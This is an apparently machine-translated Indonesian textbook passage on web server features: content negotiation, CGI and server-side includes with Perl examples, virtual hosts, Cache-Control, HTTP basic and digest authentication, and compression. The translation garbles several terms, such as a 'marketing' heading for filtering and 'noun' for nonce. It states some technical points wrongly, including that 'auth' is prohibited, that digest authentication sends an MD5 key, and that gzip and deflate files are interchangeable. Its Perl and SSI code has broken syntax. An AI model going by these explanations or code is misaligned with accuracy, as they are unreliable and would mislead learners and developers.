Jika klien tidak memberikan preferensinya sendiri (nilai-q), kami menggunakan nilai qs sendiri untuk memilih sumber daya yang akan dikembalikan. Jika ada file tertentu yang dianggap tidak dapat diterima karena header permintaan klien tidak menyertakan jenis itu sama sekali, maka jenis file tersebut akan dikesampingkan, berapa pun nilai qs-nya. Jika tidak, file yang tersisa diberi peringkat berdasarkan nilai qs.Server web akan mengurutkan file dengan menggunakan algoritme negosiasi kontennya. Algoritme ini harus menemukan cara untuk menggabungkan nilai q dan nilai qs yang tersedia bersama dengan arahan preferensi lain yang ditentukan dalam konfigurasi server. Setelah penyortiran, file dengan peringkat tertinggi yang tidak melanggar spesifikasi klien apa pun untuk jenis konten yang tidak dapat diterima dikembalikan. Kode status 300 (pilihan ganda) dan 406 (tidak dapat diterima) digunakan saat beberapa file tersedia sebagai pilihan utama (karena kurangnya nilai q dan nilai qs) atau saat tidak ada file yang lolos dari jenis file yang dapat diterima.

1.6 SERVER-SIDE DAN SCRIPT

Tanpa kemampuan server untuk melakukan penyertaan sisi server atau mengeksekusi skrip, server hanya dapat mengembalikan konten statis. Ini, pada gilirannya, tidak hanya membatasi daya tarik situs web tetapi juga menghilangkan banyak penggunaan web, seperti transaksi keuangan. Sisi server mencakup (SSI) dan skrip sisi server (disebut hanya sebagai skrip untuk sisa bagian ini) memungkinkan server menghasilkan sumber daya setelah permintaan diterima, menjadikan konten sumber daya dinamis. Secara kolektif, teknologi yang digunakan untuk mendukung pembuatan halaman web dinamis disebut *Common Gateway Interface* (CGI); namun, beberapa mungkin tidak menyertakan SSI sebagai bagian dari CGI.

CGI adalah nama generik yang melarang bagaimana halaman dinamis dapat dibangun. Gagasan umumnya adalah bahwa program CGI menerima masukan dan menghasilkan pernyataan keluaran dan kesalahan. Masukan dalam CGI terbatas pada variabel lingkungan, banyak di antaranya dibuat dengan menggunakan header permintaan HTTP. Misalnya, variabel lingkungan akan menyimpan alamat IP klien, sumber daya yang diminta oleh URL, tanggal permintaan dibuat, dan nama pengguna yang mengajukan permintaan, jika tersedia (jika pengguna telah mengautentikasi). Output dari CGI dimasukkan ke halaman web yang dihasilkan secara dinamis. Ini tidak seperti keluaran program pada umumnya, di mana Anda dapat langsung melihat keluaran saat menjalankan program. Alih-alih, di sini, output ditempatkan ke halaman web dan halaman tersebut dikembalikan dalam respons HTTP, sehingga output akan muncul sebagai bagian dari halaman web yang dikembalikan. Kesalahan biasanya dicatat oleh server web, tetapi Anda

juga dapat menyertakan pesan kesalahan sebagai bagian dari halaman yang dibuat untuk dilihat saat proses debug. Apakah Anda mengimplementasikan CGI melalui SSI, skrip, atau beberapa kombinasi tergantung pada kebutuhan Anda dan seberapa banyak usaha yang ingin Anda lakukan. Seperti yang akan kita lihat saat membahas SSI, ini lebih sederhana tetapi penggunaannya lebih terbatas. Dengan SSI, Anda biasanya mengisi sebagian halaman web yang sudah ada, sedangkan dengan skrip, Anda membuat seluruh halaman web melalui skrip. Di bawah ini, kami memotivasi penggunaan CGI dengan beberapa contoh.

Penggunaan Umum Gateway Interface.

Penggunaan pertama CGI adalah menangani string kueri yang merupakan bagian dari URL. String kueri biasanya dihasilkan oleh formulir web (halaman web yang berisi formulir untuk diisi pengguna). Skrip sisi klien akan menarik string dari berbagai kotak di formulir web dan menambahkan string dan nama bidang tersebut ke string kueri. String kueri muncul di akhir URL, mengikuti tanda tanya.

Setiap string kueri akan terdiri dari nama bidang, tanda sama dengan (=), dan nilai. Beberapa nama/nilai kolom dapat muncul, dipisahkan dengan ampersand (&). Misalnya, URL berikut meminta sumber daya somefile.html yang terletak di bawah direktori stuff tetapi berisi string kueri yang meminta agar server menggunakan nilai ini: nama_pertama adalah "Frank", nama_belakang adalah "Zappa", dan status adalah "almarhum".

www.someserver.com/somefile.html?first_name=frank&last_name=zappa&status=deceased

Kami biasanya menggunakan skrip (bukan SSI) untuk menangani string kueri. Namun, bidang dan nilai string kueri disimpan dalam variabel lingkungan, sehingga kita dapat menggunakan SSI dengan cara yang sangat terbatas untuk memproses string kueri.

Kegunaan lain dari CGI adalah untuk menghasilkan konten halaman yang diminta dengan menyusunnya dari berbagai komponen. Halaman web, misalnya, mungkin berisi header yang sama untuk semua halaman dari situs web ini, footer yang berisi informasi kontak berdasarkan departemen tertentu tempat halaman web tersebut berada (mis., penjualan vs pemasaran), dan tengah bagian yang telah dihasilkan dengan mengambil informasi terbaru dari database.

Kami juga dapat menggunakan CGI untuk mengubah konten halaman web berdasarkan kondisi, menggunakan informasi yang ditemukan di header permintaan seperti nama pengguna (jika otentikasi telah dilakukan), jenis konten yang diminta, atau alamat IP klien. Sebagai contoh, kita dapat membuat halaman yang bagian tengahnya terdiri dari satu file jika klien berada di Amerika Serikat, file lain untuk bagian tengah jika klien berada di Kanada, dan file ketiga untuk orang lain. Kami dapat menggunakan alamat IP klien untuk menentukan lokasi mereka.

Kegunaan lain dari skrip adalah untuk melakukan perhitungan yang diperlukan dalam pembuatan atau pembuatan halaman web. Misalnya, situs web yang menawarkan portal kompleks seperti yang mendukung web semantik akan bergantung pada skrip untuk menganalisis masukan pengguna untuk membuat keputusan sebelum memberikan keluaran.

Termasuk Sisi Server.

Sebagaimana dicatat, SSI lebih mudah digunakan tetapi memberikan fleksibilitas yang jauh lebih sedikit. Tabel 1.7 menyajikan berbagai perintah yang tersedia untuk pernyataan SSI. Pernyataan SSI disertakan dengan tag HTML halaman web.

Namun, tidak seperti HTML biasa, SSI dijalankan oleh server dan bukan oleh browser. SSI digunakan untuk menyisipkan konten di lokasi halaman web tempat pernyataan SSI ditempatkan. Semua pernyataan SSI memiliki sintaks berikut.

<!- - #directive arguments - - >

Setiap arahan memiliki jenis argumen yang berbeda. Tabel 1.7 mencantumkan direktif dan, untuk masing-masing, arti dan sintaks argumennya. Perhatikan bahwa DocumentRoot, sebagaimana disebutkan dalam tabel, adalah direktori situs web paling atas, seperti yang disimpan di server.

Mari kita perhatikan contoh halaman HTML yang berisi SSI. Kode HTML standar, termasuk kepala dengan judul dan badan. Instruksi SSI ditempatkan di dalam tubuh. Tubuh pertama kali menampilkan "Selamat datang di halaman saya!" Selanjutnya, SSI exec menyebabkan perintah tanggal Unix/Linux dijalankan. Keluaran dari perintah tanggal ditambahkan ke halaman web di lokasi tersebut. Setelah baris kosong, dua file skrip dieksekusi: script1.cgi dan script2.cgi. Seperti perintah tanggal, keluaran dari kedua skrip disisipkan, dalam urutan itu, setelah baris kosong. Setelah baris kosong lainnya, include SSI memuat file footer.html ke lokasi tersebut.

```
<html>
<head><title>SSI page </title></head>
<body>
<h2><center>Welcome to my page !</center></h2>

<!- - #exec cmd = “date”- ->
<br/>
<!- - #exec cgi =” /usr/local/apache2/cgi-bin/script1.cgi” - ->
<!- - #exec cgi=”/usr/local/apache2/cgi-bin/script2.cgi” - - >
<br />
<!- - #include file =”footer.html”- ->
</body></html>
```

Tabel 1.7 Pernyataan Sertakan Sisi Server

Pengarahan	Arti/Penggunaan	Argumen (Jika Ada)
config	Menyediakan pemformatan untuk flastmod, fsize SSI	*timefmt=“…”* (info pemformatan) *sizefmt=“…”* (penentu ukuran)
echo	Nilai output dari variabel lingkungan	*var=“environment_variable”*
exec	Mengeksekusi skrip CGI atau perintah shell	*cgi=“filename”* *cmd=“Linux command”*
flastmod, fsize	Menampilkan tanggal modifikasi	*file=“filename”*

	terakhir atau ukuran file dari file yang diberikan	*virtual="filename"* (namafile relatif terhadap DocumentRoot)
if, elif, else, endif	Pernyataan logis, sehingga SSI dapat mengeksekusi hanya di bawah perilaku yang diinginkan	*expr="${environment_variable}"* expr hanya tersedia untuk if dan elif
include	Mengambil file yang terdaftar dan menyertakannya pada bagian dokumen HTML saat ini	*file="filename"* *virtual="filename"* (namafile relatif terhadap DocumentRoot)
printenv	Mencetak semua variabel lingkungan dan variabel yang ditentukan pengguna	Tidak ada
set	Menetapkan variabel lingkungan dengan nilai	*var="variable name" and value="value"*

Tidak ditampilkan dalam contoh ini adalah pernyataan bersyarat (if, elif, dan lain-lain), config, echo, flastmod, fsize, printenv, dan set. SSI yang terakhir ini harus mudah dipahami, seperti yang dijelaskan pada Tabel 1.7. Perhatikan bahwa config hanya digunakan untuk memformat tanggal atau ukuran, yang dibuat dari flastmod dan fsize. SSI echo dan printenv masing-masing menampilkan variabel lingkungan yang dinyatakan dan semua variabel lingkungan. Printenv digunakan terbatas, karena Anda biasanya tidak ingin berbagi informasi tersebut. Namun, itu bisa digunakan untuk debugging. Selain exec dan include, SSI yang paling signifikan adalah instruksi bersyarat. Di bawah ini adalah contoh yang mengilustrasikan penggunaan pernyataan bersyarat ini.

<!--#if expr="USagent"-->
<!--#include file = "pagelus.html"-->
<!--#elif expr="CANagent"-->
<!--#include file+"page1can.html"-->
<!--#else-->
<!--#include file="page1other.html"-->
<!--#endif-->

Dalam rangkaian pernyataan SSI ini, kami menentukan apakah variabel lingkungan USagent telah dibuat, dan jika demikian, muat halaman web versi AS, dan jika tidak, jika variabel lingkungan CANagent telah dibuat, maka muat versi Kanada dari halaman. Jika tidak ada yang dibuat, maka versi ketiga halaman dimuat. Kita dapat menetapkan variabel lingkungan dengan menggunakan perintah #set, seperti yang ditunjukkan di bawah ini.

<! --#if expr="${REMOTE_HOST}>=3 && $ {REMOTE_HOST} || . . . "-->
<!--#set var ="USagent" -->
<! --#elif expr="…" -->
<! --#set var="CANagent" -->
<! --#endif -->

Pernyataan if pertama menguji untuk melihat apakah oktet pertama dari alamat IP antara 3 dan 24 (oktet awal diberikan ke alamat IP AS). Dihilangkan dari pernyataan adalah alamat lain yang digunakan di Amerika Serikat, seperti yang dimulai dengan 35, 40, 45, atau 50. Jelas, logika untuk alamat AS akan lebih kompleks, dan mungkin lebih mudah untuk menguji alamat Kanada dan alamat non-AS. Dalam contoh ini, perintah set hanya menetapkan bahwa variabel lingkungan yang dinyatakan benar. Jika kita ingin memberikan beberapa nilai lain, kita akan menambahkan value="value" seperti di <!--#set var="location" value="US"-->.

Script Sisi Server.

Dengan SSI, kita dapat menyisipkan file dengan menggunakan pernyataan penyertaan, menjalankan perintah atau skrip Unix/Linux dengan menggunakan pernyataan exec, dan menyematkan salah satu atau keduanya dalam kondisi. Namun, kita bisa langsung mereferensikan skrip sisi server dari halaman HTML sehingga kita tidak perlu menggunakan SSI jika kita tahu bahwa kita ingin menjalankan skrip. Sebagai tindakan, skrip dapat menampilkan tag dan teks HTML yang dapat ditempatkan ke dalam file. Selain itu, karena setiap bahasa skrip akan menyertakan pernyataan bersyarat (seperti klausa if-else), kita tidak memerlukan pernyataan bersyarat. Oleh karena itu, meskipun lebih mudah digunakan, penggunaan SSI terbatas jika dibandingkan dengan fleksibilitas skrip.

Ada banyak bahasa berbeda yang tersedia untuk menulis skrip sisi server. Bahasa yang paling populer adalah PHP, Perl, Python, dan Ruby, tetapi bahasa ASP, C/C++, Lua, Java, JavaScript, dan R juga digunakan.

Satu perbedaan antara SSI dan skrip adalah bahwa skrip harus, sebagai bagian dari keluarannya, menyertakan header HTTP yang diperlukan untuk respons HTTP apa pun. Ini tidak diperlukan di SSI karena server web bertanggung jawab untuk memasukkan header tersebut. Namun, dengan skrip, jenis konten minimal harus dibuat. Pertimbangkan skrip Perl berikut, yang digunakan untuk memilih kutipan dari berbagai kemungkinan kutipan. Output dari skrip Perl terdiri dari header Content-Type dan HTML dan teks apa pun yang akan muncul di dalam halaman web yang dibuat. Perhatikan bahwa #!/usr/bin/ perl –wT digunakan di Unix atau Linux untuk menginformasikan shell interpreter (program) yang harus dijalankan untuk mengeksekusi skrip ini.

```
#!/usr/bin/perl –wT
Srand;
My$number=$substr(rand(100));
My @quotes=("….", "….", "….", …. "…."
Print "Content-Type: text/html\n\n";
Print "<html><head><title>Random quote page,/title></head>"
Print "<body>
Print "<p>My quote of the day is :</p>"
Print "<p>$quotes[$number]</p>"
Print ",/body></html>"
```

Dalam skrip, yang keempa menunjukkan bahwa string tambahan akan muncul di sana. Dalam hal ini, asumsinya adalah ada 100 string dalam tanda kutip array (dengan

demikian, 100 dalam instruksi rand). Kami juga dapat menghasilkan halaman serupa dengan menggunakan SSI. Kode HTML akan menyertakan operasi SSI *<!--#exec cgi="/usr/local/apache/cgi-bin/quote.pl"-->.* Dengan asumsi bahwa skrip Perl di atas disebut kutipan.pl, kami akan memodifikasi skrip Perl di atas dengan menghapus dua pernyataan cetak pertama dan terakhir. Sebagai gantinya, baris <html><head><title>, <body>, dan </body></html> akan muncul dalam file HTML yang berisi instruksi exec SSI, dan header Content-Type akan disisipkan oleh web server.

Mari kita perhatikan contoh lain. Dalam hal ini, kami ingin menggunakan skrip Perl yang sama untuk mengeluarkan kutipan acak, tetapi kami ingin memilih jenis kutipan berdasarkan halaman mana yang telah dikunjungi. Kami memiliki dua halaman: halaman vegetarian (veggie.html) dan halaman penggemar Frank Zappa (zappa.html). Kedua halaman tersebut memiliki konten statis, kecuali kutipan. Kami menyempurnakan program Perl di atas dengan dua cara. Pertama, kita tambahkan larik kedua, @quotes2=("…", "…", "…", …, "…");, yang akan kita asumsikan memiliki jumlah tanda kutip yang sama dengan larik tanda kutip (100) . Di tempat pernyataan cetak untuk menampilkan $quotes[$angka], kami menggunakan pernyataan if else berikut.

If($ENV{'type'} = = "veggie")
Print " $quotes [$number] " ;
Else print " $quotes2 [$number] " ;

Dua halaman kami akan memiliki struktur yang serupa. Setelah tag HTML untuk <html>, <head>, <title>, dan <body>, kita akan menggunakan pernyataan #include SSI untuk menyertakan konten statis sebenarnya atau menempatkan konten statis di halaman web. Mengikuti konten statis, kami akan memiliki yang berikut:

***The quotes of the day :
***
<! - -#set var="type" value="vaggie" - ->
<! - -#exec cgi = "/usr/local/apache/cgi-bin/random.pl"- ->

Satu-satunya perbedaan adalah halaman zappa.html akan menggunakan value="zappa" sebagai gantinya. Sekarang, skrip tunggal dapat dipanggil dari dua halaman.Fungsionalitas SSI harus menjadi bagian dari server web mana pun. Kemampuan untuk menjalankan skrip mungkin tidak. Server web mungkin memerlukan modul tambahan yang dimuat untuk mendukung bahasa skrip yang diberikan. Mungkin juga bahasa skrip sama sekali tidak didukung oleh server web, sehingga modul pihak ketiga mungkin diperlukan. Jika tidak ada modul pihak ketiga seperti itu, opsi lainnya adalah menjalankan skrip semacam itu di komputer yang berbeda dari server, sehingga server berkomunikasi dengan komputer lain untuk menyerahkan tugas ini. Komputer lain akan mengemas hasil dan mengirimkannya kembali ke server untuk dimasukkan ke respons HTTP yang sesuai.

Perhatikan bahwa men-debug skrip sisi server menjadi tantangan karena satu-satunya keluaran yang dihasilkan skrip adalah konten yang ditempatkan di halaman web dinamis. Selain itu, banyak bahasa skrip memiliki masalah keamanan yang dapat menyebabkan skrip sisi server yang membuat server terbuka untuk diserang. Di antara

bahasa terburuk yang dilaporkan dengan kelemahan keamanan adalah ColdFusion, PHP, ASP, dan Java.

1.7 FITUR WEB SERVER LAINNYA

Server web sering menyediakan sejumlah fitur berguna lainnya. Dalam beberapa kasus, fitur ini mudah diimplementasikan seperti virtual host dan kontrol cache. Dalam situasi lain, pekerjaan mungkin lebih terlibat dan beberapa server web mungkin tidak menyediakan fungsionalitas sama sekali. Di sini, kami menjelajahi beberapa fitur yang terutama ditemukan di Apache dan IIS.

Host Virtual

Anda mungkin berpikir bahwa setiap situs web yang Anda kunjungi dihosting di server webnya sendiri. Ini biasanya tidak benar. Satu server web dapat menghosting banyak situs web, atau di sisi lain, situs web yang menerima lalu lintas pesan yang signifikan dapat ada di beberapa server web. Ingatlah bahwa server web terdiri dari perangkat keras yang menjalankan perangkat lunak server web. Jika kita mau, satu komputer yang menjalankan perangkat lunak server web dapat menghosting beberapa situs web individual, yang dikenal sebagai host virtual.

Mari kita perhatikan sebuah contoh. Kami adalah perusahaan yang menghosting situs web. Kami memiliki server web kami sendiri. Kami mungkin menghosting situs web kami sendiri di sana, tetapi kami juga menghosting situs web perusahaan lain di server ini. Asumsikan server web kita memiliki alamat IP 10.11.12.1 dan alias IP kita adalah www.hostingcompany. com. Situs web yang akan kami hosting harus memiliki alias IP dan alamat IP sendiri. Kami mungkin memiliki yang berikut:


www.company1.com 10.11.12.2
www.company2.com 10.11.12.3
www.organization.org.10.11.12.4
www.organization2.org 10.11.12.5

Agar ini berfungsi, kita harus memastikan bahwa alias IP dan alamat IP ini benar-benar dipetakan ke 10.11.12.1. Artinya, server nama DNS otoritatif kami harus memetakan setiap alias IP yang disebutkan di atas ke alamat IP-nya dan kemudian mengikat masing-masing alamat IP tersebut ke 10.11.12.1 atau menyiapkan router kami untuk meneruskan alamat IP dengan benar ke 10.11.12.1. Jika tidak, permintaan ke salah satu situs tersebut, baik yang dibuat dari alias IP atau alamat IP, tidak akan ditemukan. Setiap kali kami menambahkan host baru ke server web kami, kami harus memodifikasi server nama otoritatif kami.

Selanjutnya, kita harus membuat masing-masing host virtual kita melalui konfigurasi yang tepat. Kami akan mengeksplorasi bagaimana melakukan ini di Bab 2 di Apache. Di server web seperti IIS, kami hanya memiliki sejumlah situs web berbeda yang dapat kami kontrol melalui GUI Pengelola IIS. Kami melihat daftar host virtual kami di Gambar 1.8. Perhatikan bahwa item pertama biasanya diberi nama Situs Web Default, tetapi kami telah mengganti namanya di sini.

Setiap host virtual akan memetakan ke direktorinya sendiri. Semua direktori dapat dikumpulkan di bawah satu area pusat (misalnya, /usr/local/apache2/htdocs di Unix/Linux atau C:\inetpub\wwwroot di Windows). Jika demikian, kita mungkin melihat subdirektori untuk setiap situs web (www.company1.com, www.company2.com, www.organization1.org, dan www.organiza- tion2.org). Alternatifnya, kami dapat membuat akun pengguna di komputer kami untuk setiap organisasi dan membuat direktori beranda mereka berisi konten web mereka.

Terakhir, kami akan mengonfigurasi setiap host virtual berdasarkan spesifikasi organisasi. Misalnya, satu organisasi mungkin meminta agar dapat menjalankan skrip sisi server dan melakukan negosiasi konten sedangkan organisasi lain mungkin meminta autentikasi melalui satu atau beberapa file kata sandi dan penggunaan sertifikat digital.



Gambar 1.8 Konfigurasi Virtual Host Di Iis.

Kontrol Cache

Apa yang terjadi pada sumber daya web setelah dikirim oleh server web? Untuk server web, mungkin tidak ada cara untuk mengetahuinya. Itu telah menerima permintaan yang menyertakan alamat pengirim (alamat IP host) tetapi server web tidak perlu mengetahui jenis entitas apa yang diminta. Itu mungkin browser web, program perayap web, beberapa aplikasi jaringan yang tugasnya menganalisis halaman web, atau server proxy. Dalam kasus browser web atau server proxy, halaman yang dikembalikan mungkin di-cache untuk akses di masa mendatang. Bagaimana jika server web tidak ingin halaman yang dikembalikan di-cache selama lebih dari jumlah waktu yang ditentukan, atau sama sekali? Server web akan mendapat manfaat dari kemampuan untuk menentukan berapa lama item yang dikembalikan harus di-cache.

Banyak jenis program akan meng-cache konten web. Cache web dapat mencakup klien web (browser yang meng-cache halaman yang baru saja diakses selama sebulan), server proxy (yang menyimpan dokumen cache yang diambil oleh salah satu klien server proxy), perayap web (yang meng-cache sebagian halaman untuk analisis dan pengindeksan untuk mesin pencari), dan server edge. Meskipun kita akan melihat lebih hati-hati pada caching di Bab 3 dan 4, di bab ini, kita mempertimbangkan apa yang dapat dilakukan server

web untuk mengontrol caching, dan di Bab 2, kita melihat konfigurasi Apache spesifik yang tersedia untuk mengontrol caching. Mengapa ini harus menjadi masalah? Pengembang web dan administrator web akan lebih memahami sifat beberapa sumber daya web daripada penerima (manusia atau perangkat lunak). Pengembang/administrator web akan, misalnya, memiliki gagasan tentang seberapa sering sumber daya web tertentu dapat diperbarui dan seberapa banyak sumber daya web akan dihasilkan secara dinamis. Dengan potongan-potongan informasi ini, mereka dapat menetapkan batas waktu dimana sumber daya web harus di-cache. Alasannya adalah jika sumber daya web di-cache di tempat lain selain di server, akses selanjutnya ke sumber daya tersebut akan dipenuhi melalui cache dan bukan melalui server. Sumber daya yang dikembalikan dari cache mungkin tidak valid lagi karena beberapa konten statisnya mungkin telah diubah atau karena beberapa kontennya dibuat secara dinamis dan konten yang lebih lama telah kedaluwarsa.

Pertimbangkan, misalnya, Anda mengakses halaman utama dari cnn.com. Di situs ini, berita utama diperbarui secara berkala dan cerita baru ditambahkan setiap beberapa menit.Halaman sebenarnya dirakit sebagian besar dengan menjalankan skrip sisi server, yang mengambil artikel dari database. Jika Anda mengakses cnn.com pada pukul 15:40 dan kemudian mengunjungi kembali situs tersebut 20 menit kemudian, halaman utama mungkin telah berubah secara substansial. Jika Anda mengambil halaman dari cache lokal, Anda akan melihat halaman yang sama seperti sebelumnya, tidak berubah. Sebagai gantinya, Anda ingin me-refresh halaman (mengambil halaman dari cnn.com daripada cache). Membiarkan server mengontrol apakah halaman harus diambil dari cache atau server, atau bahkan jika sumber daya harus dapat di-cache sama sekali, mengatasi masalah ini.

Tabel 1.8 menyediakan berbagai jenis nilai yang dapat ditempatkan di header HTTP Cache-Control. Perhatikan bahwa usia maksimal dapat disertakan bersama yang lainnya. Misalnya, header Cache-Control mungkin sebagai berikut.

Cache-control : max-age=86400,no-cache

Selain direktif Cache-control, HTTP menawarkan direktif Expires. Arahan ini menetapkan tanggal dan waktu mutlak dimana sumber daya harus berakhir jika di-cache. Misalnya, jika permintaan dilayani pada pukul 13:25:16 pada hari Jumat, 18 Desember 2015, dan arahan menetapkan bahwa sumber daya harus di-cache selama 1 minggu, maka Kedaluwarsa akan diatur sebagai berikut:

Expires : fri , 25 , Dec 2015 13:25:16 GMT

Otentikasi

Banyak situs web menyediakan konten yang tidak dapat diakses publik. Untuk memastikan bahwa hanya klien terpilih yang dapat mengakses konten tersebut, beberapa bentuk otentikasi diperlukan. HTTP mendukung autentikasi melalui mekanisme challenge-response di mana klien diminta untuk mengirimkan nama akun dan kata sandi. Server web kemudian harus membandingkan nilai-nilai ini dengan beberapa daftar internal (misalnya, file kata sandi atau basis data kata sandi). HTTP menyediakan dua bentuk otentikasi berbeda yang dikenal sebagai dasar dan intisari. Perbedaan antara kedua bentuk autentikasi ini

adalah bahwa autentikasi dasar mentransfer nama pengguna dan kata sandi dalam teks biasa melalui Internet. Dengan autentikasi intisari, nama pengguna dan kata sandi dienkripsi dengan menggunakan algoritma hashing kriptografi MD5 ditambah dengan nilai nonce. Baik kunci MD5 dan nilai nonce dikirim dari server ke klien pada saat klien diharapkan mengautentikasi.

Tabel 1.8 Arahan Header Kontrol-Cache

Nama	Arti/Penggunaan
max-age	Menetapkan usia, dalam hitungan detik, untuk item yang mungkin di-cache
max-stale	Jika disetel, ini memungkinkan cache untuk terus meng-cache item di luar usia maksimalnya selama beberapa detik ini
s-maxage	Sama seperti usia maksimal, hanya saja ini hanya digunakan oleh server proxy untuk menentukan usia maksimal
no-cache	Jika item di-cache, maka sebelum mengambil dari cache, cache (apakah server proxy atau browser web) harus meminta dari server web apakah item yang di-cache dapat digunakan atau permintaan baru harus diajukan ke server
no-store	Item tidak dapat di-cache
no-transform	Item mungkin di-cache tetapi tidak dapat dikonversi dari satu jenis file ke jenis lainnya
Private	Mungkin tidak di-cache di cache bersama (misalnya, server proxy)
Public	Dapat di-cache tanpa batasan
must-revalidate	Cache dapat dikonfigurasi untuk mengabaikan informasi kedaluwarsa. Arahan ini menetapkan bahwa aturan kedaluwarsa harus diikuti dengan ketat
proxy-revalidate	Sama seperti must-revalidate tetapi hanya berlaku untuk server proxy

Karena kelemahan otentikasi dasar, Anda mungkin bertanya-tanya mengapa itu tersedia. Orang mungkin menggunakan autentikasi bukan untuk menyediakan akses ke konten pribadi tetapi hanya sebagai alat pelacakan siapa yang telah mengakses server. Namun, alasan utamanya adalah kita dapat menggunakan autentikasi dasar dari dalam HTTPS. Ingatlah bahwa HTTPS menggunakan enkripsi kunci publik sehingga setiap informasi yang dikirim dari klien ke server dienkripsi dengan aman. Jika ini termasuk informasi login, itu sudah dilindungi, dan otentikasi intisari tidak diperlukan. Perlu diingat bahwa kita hanya membahas autentikasi di sini, bukan transfer data lainnya. Kami umumnya tidak ingin menggunakan enkripsi MD5 jika kami berurusan dengan jumlah transfer data yang lebih besar karena masalah keamanan dengan bentuk intisari otentikasi (misalnya, serangan man-in-the-middle).

Cara otentikasi dilakukan adalah sebagai berikut. Klien mengirimkan permintaan HTTP untuk beberapa konten web yang ditempatkan di area yang memerlukan otentikasi. Server web merespons dengan pesan respons HTTP yang berisi kode status 401 (tidak sah) dan header WWW-Authenticate. Header ini akan berisi informasi yang dibutuhkan klien untuk mendapatkan informasi login pengguna dan mengembalikannya. Header akan

menyertakan jenis autentikasi (basic vs digest) dan domain dengan menggunakan sintaks ranah="nama domain". Jika tidak ada spasi dalam nama domain, maka tanda kutip dapat dihilangkan. Domain menginformasikan pengguna tentang nama pengguna dan kata sandi yang diharapkan (karena pengguna mungkin memiliki beberapa akun berbeda untuk mengakses server web). Jika autentikasi intisari digunakan, header juga akan menyertakan entri untuk qop, nonce, dan opaque. Nilai qop adalah kualitas perlindungan. Ini bisa berupa salah satu dari tiga nilai: auth (otentikasi saja), auth-int (otentikasi dan pemeriksaan integritas dengan menggunakan tanda tangan digital), dan auth-conf (autentikasi, pemeriksaan integritas, dan pemeriksaan kerahasiaan). Satu-satunya nilai yang dilarang dalam HTTP adalah auth. Yang lain tersedia di beberapa server web tetapi tidak diperlukan. Nilai nonce dan buram adalah nilai nonce dan kunci enkripsi MD5.

Ketika klien web disajikan dengan tantangan otentikasi melalui kode status 401 dan header WWW-Authentication, itu akan membuka beberapa bentuk jendela masuk. Jendela akan menampilkan domain (jika ada) sehingga pengguna mengetahui domain yang dia minta untuk masuk. Pengguna kemudian akan memberikan nama pengguna dan kata sandi. Saat mengirimkan informasi login, klien mengirim ulang permintaan HTTP yang sama dengan yang awalnya dikirim tetapi dalam kasus ini dengan header tambahan, Otorisasi. Header ini akan menyertakan nama pengguna, domain (sekali lagi menggunakan notasi ranah=), nilai qop, dan kata sandi. Jika menggunakan mode intisari, kata sandi akan dienkripsi. Jika menggunakan otentikasi dasar, kata sandi akan dikodekan dengan menggunakan pengkodean Base64, sehingga mungkin terlihat terenkripsi, tetapi sebenarnya tidak. Selain itu, klien dapat menambahkan nilai kata bendanya sendiri yang dikenal sebagai kata benda klien, dilampirkan sebagai cnounce="nilai". Penggunaan kata benda klien dapat menambahkan perlindungan lebih lanjut ke kata sandi terenkripsi. Menanggapi permintaan baru, server harus dapat memprosesnya, tanpa keterlibatan lebih lanjut dari klien. Server akan mendekripsi kata sandi dan mencocokkan nama pengguna dan kata sandi dengan file kata sandi yang sesuai. Pada pertandingan, server akan mengembalikan sumber daya web dengan menggunakan 200 kode status. Jika ada ketidakcocokan atau nama pengguna tidak ada, server merespons dengan pesan 401 yang sama, mengharuskan klien membuka jendela login lain, meminta pengguna mencoba lagi. Tidak ada batasan jumlah respons 401 yang dapat dikembalikan server ke klien.

Pemasaran

Secara konseptual, pemfilteran mengubah file dari satu format ke format lainnya. Ini harus menjadi operasi yang transparan, di mana konten yang disaring berada dalam bentuk yang unggul untuk transportasi atau penyimpanan. Di HTTP, pemfilteran tersedia dalam bentuk kompresi dan dekompresi file. HTTP versi 1.1 mendukung tiga bentuk kompresi file, seperti yang dijelaskan di bawah ini.

- ***gzip***: Bentuk kompresi ini menggunakan program GNU zip (gzip). Anda mungkin pernah melihat file yang di-gzip disimpan di sistem Linux atau Unix; nama file mereka diakhiri dengan ekstensi .gz. Gzip didasarkan pada pengkodean Lempel-Ziv 77 (LZ77). LZ77 adalah algoritme yang berupaya menemukan pola simbol berulang dan menggantinya dengan pola yang lebih pendek. Misalnya, dalam sebuah file teks, string “the” dapat muncul

berulang kali tidak hanya pada kata “the” tetapi juga pada kata lain seperti “other”, “then”, “therefore”, dan seterusnya. Mengganti tiga karakter "t", "h", dan "e", yang membutuhkan 3 byte dalam ASCII, akan mengurangi ukuran file jika penggantiannya lebih pendek dari 3 byte (pertimbangkan untuk mengganti tiga byte dengan bilangan bulat antara 0 dan 255, yang hanya membutuhkan 1 byte). Selain algoritme LZ77 untuk pengkodean data, pemeriksaan redundansi siklis 32-bit diterapkan untuk mengurangi kesalahan. Meskipun gzip terutama digunakan pada file teks, gzip dapat diterapkan ke file biner apa pun. Namun, ini mungkin kurang berhasil dalam mengurangi ukuran file biner.

- ***kompres***: Bentuk kompresi ini menggunakan program kompres Unix yang lebih lama (kompres tidak tersedia di Linux). File yang dikompresi dengan kompres memiliki ekstensi .Z. Compress menggunakan variasi pengkodean Lempel-Ziv 78 (versi revisi dari LZ77) yang disebut Lempel-Ziv-Welch (LZW). Perbedaan antara LZ77 atau LZ78 dan LZW adalah bahwa LZW beroperasi dengan asumsi bahwa kita menginginkan algoritme kompresi yang lebih cepat yang mungkin tidak mampu mengurangi ukuran file. Hasilnya adalah meskipun LZW dapat beroperasi dengan cepat, namun tidak dapat memberikan tingkat kompresi yang dapat diberikan oleh LZ77 atau LZ78.
- ***deflate***: Bentuk kompresi ini menggunakan format kompresi zlib, yang menggabungkan LZ77 (seperti gzip) dengan pengkodean Huffman. Karena baik deflate maupun gzip menggunakan LZ77, keduanya kompatibel, sehingga file yang dikompresi dengan satu algoritme dapat didekompresi dengan algoritme lainnya.

